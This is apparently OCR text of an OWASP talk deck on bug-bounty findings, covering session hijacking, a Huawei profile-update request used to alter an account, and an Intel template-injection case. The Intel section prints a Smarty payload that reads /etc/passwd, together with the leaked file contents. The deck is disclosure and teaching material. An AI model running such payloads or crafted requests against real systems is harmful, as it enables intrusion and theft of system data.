Hunting Bugs in Web App

By Suleman Malik

OWASP

The Open Web Application Security Project

OWASP
The Open Web Application Security Project

- About Me


Suleman Malik is an independent security researcher and author specializing in web application security, IOS and Android application security. He has reported many security issues under the industry practice of coordinated disclosure and he is listed in more than 50 Halls of Fame including Google, Microsoft, Intel, Sony, LinkedIN, Blackberry, Apple, Oracle, Huawei, US Department of Defense and so on. He has been featured in top cyber security magazines including hakin9 & Pentest magazine and also has been declared as one of top ten highest paid security researchers in the world. HackerOne CEO also has acknowledged his work and invited him to visit the United States of America. Donald Freese, the director of FBi's cyber crime unit (NCIJTF) has also endorsed his skills. Suleman is currently a full time student working toward his degree in computer forensics and security

www.sulemanmalik.com

Overview

- Session Hijacking
- Hacking Huawei accounts
- RCE on Intel
- Account takeover – Cisco
- Pwd validation bypass in Blackberry
- PostMessage vulnerability
- Subdomain Takeover
- Oauth token stealing

Session Hijacking


Session ID = ACF3D35F216AAEFC
Victim
Web Server
Sniffing a legitim session
Attacker
Session ID = ACF3D35F216AAEFC
Victim
Web Server
Session ID = ACF3D35F216AAEFC
Attacker


- Front end Cookies
- Backend Cookies
- Vulnerability Chaining (XSS+Session)

Oracle, Shopify, ICloud, SourceForge & so on.

Session Hijacking

OWASP
The Open Web Application Security Project

- Brup Suite
- Cookies manager




Cookie Manager+ v1.3 [showing 16 of 16, selected 2]

Search:

	Site	Name
□	mozilla.org	WT_FPC
□	mozilla.org	
☑	test.domain	
☑	test.domain2	

Name: <multiple values>
Content: test content
Host: <multiple values>
Path: /some path/
Send For: Encrypted connections only
Expires: Tuesday, April 05, 2011 01:59:19

Huawei Endpoint Vulnerability




Please let us know more about you for providing personalize service.


* Email address	
* First Name	
* Last Name	
* Gender	● Male ○ Female
* Country/Region:	Afghanistan ▾ Country Cc
* Preferred Language	Bahasa Indonesia(Indonesia) ▾

http://webaccount.huawei.com/en/PersonalPost?jsonpUpdateRegBack=&type=2

Huawei Endpoint Vulnerability




```
jsonpUpdateRegBack({"ackCode":"1","message":"update userinfo success!" })
```



```
http://webaccount.huawei.com/en/PersonalPost?jsonpUpdateRegBack=&type=2&userid=www_3369879&languages=en&fromsite=www.huawei.com&RolewithHuawei=Carrier&PreferredContact=Email&Age=%3C18&PreferredLanguage=en_US&CountryRegion=UK&JobTitle=CEO%2FPresident%2FManaging+Director&Address=&Zip=&Company=&emailaddress=&Name=hackedbysuleman&Name1=hackedbymalik&Email=sulemanmalik003%40gmail.com&Officetelephone=&Mobile=&countryCodeStr=%2B44&accountType=&Gender=male&Industry1=&Industry2=&Industry3=&IndustryKey1=&IndustryKey2=&IndustryKey3=&provincesuipmid=&_=1483012200890
```

Huawei Endpoint Vulnerability

OWASP
The Open Web Application Security Project




* First Name	hackedbysuleman
* Last Name	hackedbymalik
* Gender	● Male ○ Female
* Country/Region:	United Kingdom +44
* Preferred Language	English(UnitedStates)

Logged in with sulemanmalik003@gmail.com

Intel - RCE/SSTI

OWASP
The Open Web Application Security Project



My Intel Profile
sul{{9*9}} malik{{9*9}}


Personal Information

First Name
sul{{9*9}}

Last Name
malik{{9*9}}

Intel - RCE/SSTI

OWASP
The Open Web Application Security Project



noreply@intel.com
This is an auto-generated message. Please DO NOT reply. Intel password reset ...

noreply@intel.com
to me


This is an auto-generated message

intel

Intel password reset notification

Dear sul{{81}} malik{{81}},

We received a request to reset the password for your Intel account. T
password, please click the button below:



noreply@intel.com 7:00 PM (40
This is an auto-generated message. Please DO NOT reply. Intel password reset ...

noreply@intel.com 7:32 PM (9 minutes ago
to me

This is an auto-generated message. Please DO NOT reply.

intel

Intel password reset notification


Dear sulnobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh daemon:*:1:1:System
Services:/var/root:/usr/bin/false _uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool
[redacted] empty:/usr/bin
false
malik{{81}},

We received a request to reset the password for your Intel account. To reset your
password, please click the button below:

```
{php}$s=file_get_contents('/etc/passwd');var_dump($s);{/php}
```

Cisco CSRF/XSRF Vulnerability

OWASP
The Open Web Application Security Project



